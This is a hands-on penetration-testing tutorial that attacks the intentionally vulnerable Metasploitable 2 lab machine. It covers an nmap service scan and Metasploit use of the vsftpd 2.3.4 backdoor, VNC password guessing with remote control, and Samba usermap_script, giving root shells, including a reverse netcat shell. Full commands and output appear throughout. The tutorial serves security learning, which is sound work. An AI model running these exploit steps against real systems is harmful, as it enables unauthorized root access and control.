

## Scanning target system for vulnerabilities

Having the IP address we now move to our Kali Linux for the purpose of auditing our target system using NMAP for the purpose of identifying vulnerabilities within our target system. We now scan the target system using NMAP command

```
nmap -sV -O 172.16.225.128
```

In the screen below, we see the vulnerabilities within our target system. The **-O** NMAP command is to determine the operating system within which target system is operating on. the **-sV** option will help us determine the version of the services running on these ports. The system has many open ports as it can be seen in the screenshot below. Each port has a technique or else a way of exploiting its vulnerabilities.

```
(toxic@kali)-[~]
└─$ sudo nmap -sV -O 172.16.225.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 05:49 EDT
Nmap scan report for 172.16.225.128
Host is up (0.00043s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell?
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:D7:B3:6A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

We now have the information we require to exploit the vulnerable system. We will be exploiting some of the vulnerabilities we have just discovered above.

# FTP port 21 exploit

Our first vulnerability to exploit will be FTP which runs on port 21.

## Step-1: Launching Metasploit and searching for exploit

We fire up our Metasploit using:

```
msfconsole
```

command and search for vulnerability relating to vsftpd. (Metasploit has the known vulnerabilities exploit database hence makes it easier for a pen-tester to load and use the exploit). On searching for exploits related to FTP services, we find an exploit “`exploit/unix/ftp/vsftpd_234_backdoor`” as shown below.

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -    -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > █
```

## Step-2: Using the found exploit to attack target system

We now have to use the exploit to attack our target system. We enter command to use the backdoor.

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

set the remote host

```
set RHOST 172.16.225.128
```

to our target system IP address and run the exploit.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.225.128
RHOST => 172.16.225.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.16.225.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.225.128:21 - USER: 331 Please specify the password.
[+] 172.16.225.128:21 - Backdoor service has been spawned, handling...
[+] 172.16.225.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.225.1:35667 -> 172.16.225.128:6200) at 2021-10-28 06:12:02 -0400
```

## Step-3: Checking privileges from the shell

We get a shell from the target system and we can test by checking which account the shell is on. The shell is running on the system with root privileges as Shown below. From the shell you can access and make changes to our target system.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.225.128
RHOST => 172.16.225.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.16.225.128:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.16.225.128:21 - USER: 331 Please specify the password.
[+] 172.16.225.128:21 - Backdoor service has been spawned, handling ...
[+] 172.16.225.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.225.1:34813 -> 172.16.225.128:6200) at 2021-10-28

whoami
root
```

## Exploit VNC port 5900 remote view vulnerability

VNC (Virtual Network Computing) enables a users to control another computer over a network connection. In this attack we will be attacking our target system on port 5900 in order to control it over remotely.

### Step-1: Launching Metasploit and searching for exploits

We fire up our Metasploit framework and search for a vulnerability which will enable us to crack the VNC remote login credentials as shown below. using key words "vnc login"

search vnc login

```
msf6 > search vnc login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/vnc/vnc_login		normal	No	VNC Authentication Scanner
1	post/windows/gather/credentials/mremote		normal	No	Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example `info 1`, `use 1` or `use post/windows/gather/credentials/mremote`

### Step-2: Using the found exploit to get VNC password

We have to use "auxiliary/scanner/vnc/vnc\_login"

use auxiliary/scanner/vnc/vnc\_login

vulnerability and set our remote host or else our target system IP address and run.

```
set RHOST 172.16.225.128
```

On the screen below you can see metasploit was able to crack the VNC login password and it is shown below.

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 172.16.225.128
RHOST => 172.16.225.128
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 172.16.225.128:5900 - 172.16.225.128:5900 - Starting VNC login sweep
[!] 172.16.225.128:5900 - No active DB -- Credential data will not be saved!
[+] 172.16.225.128:5900 - 172.16.225.128:5900 - Login Successful: :password
[*] 172.16.225.128:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```


### Step-3: Gaining remote control of target system via VNC

Having the IP address and VNC login password, we will open another terminal from where we will try to connect remotely to our target system. The password login credentials are “password: **password**”

```
(toxic@kali)-[~]
$ vncviewer 172.16.225.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: 
```

And we have a remote connection to the target system as shown on the screen below. We are able to view what is happening on our target's screen. We can also be able to control the system and launch different terminals. In short, it is as if you have the system in front of you and can do anything you want to do with it.





## Exploit Samba server vulnerability

Our last vulnerability is the samba server vulnerability. We will be exploiting this vulnerability on our target machine to gain a TCP shell from which a hacker can be able to perform malicious activity on a vulnerable server since our target system has Samba “username map script” Command Execution.

### Step-1: Launching Metasploit and searching for exploits

We will first launch `msfconsole` and search for an exploit which matches the vulnerability found on metasploit from which we will launch our attack.

```
msfconsole
```

As you can see we have our “`exploit/multi/samba/usermap_script`” vulnerability which we need to launch our attack.

```
search usermap script
```

```
msf6 > search usermap_script
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

File System
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 > |
```

## Step-2: Using the found exploit to gain remote shell

We set to use the script vulnerability, set the target IP address and run the exploit.

```
exploit/multi/samba/usermap_script
```

```
set RHOST 172.16.225.128
```

```
exploit
```

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 172.16.225.128
RHOST => 172.16.225.128
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 193.1.1.29:4444
[*] Command shell session 1 opened (193.1.1.29:4444 -> 193.1.1.29:55283)
```

## Step-3: Checking privileges of the shell acquired

We now have a remote shell. We can check our privileges on the shell established using the command “**whoami**”

```
whoami
```

We are in the target system as the “**root**”

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 172.16.225.128
RHOST => 172.16.225.128
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 193.1.1.29:4444
[*] Command shell session 1 opened (193.1.1.29:4444 -> 193.1.1.29:55283)

whoami System
root
█
```

## Conclusion

In the above tutorial we learnt on different vulnerabilities which are available on Metasploitable 2. With the help of Metasploit we are able to exploit the vulnerability with more ease as it helps us in searching for the right vulnerability by just a single command. On a live system, we do not expect these many vulnerabilities but be sure to find one or two. You can use our other guides to try and exploit the other vulnerabilities which are on Metasploitable 2.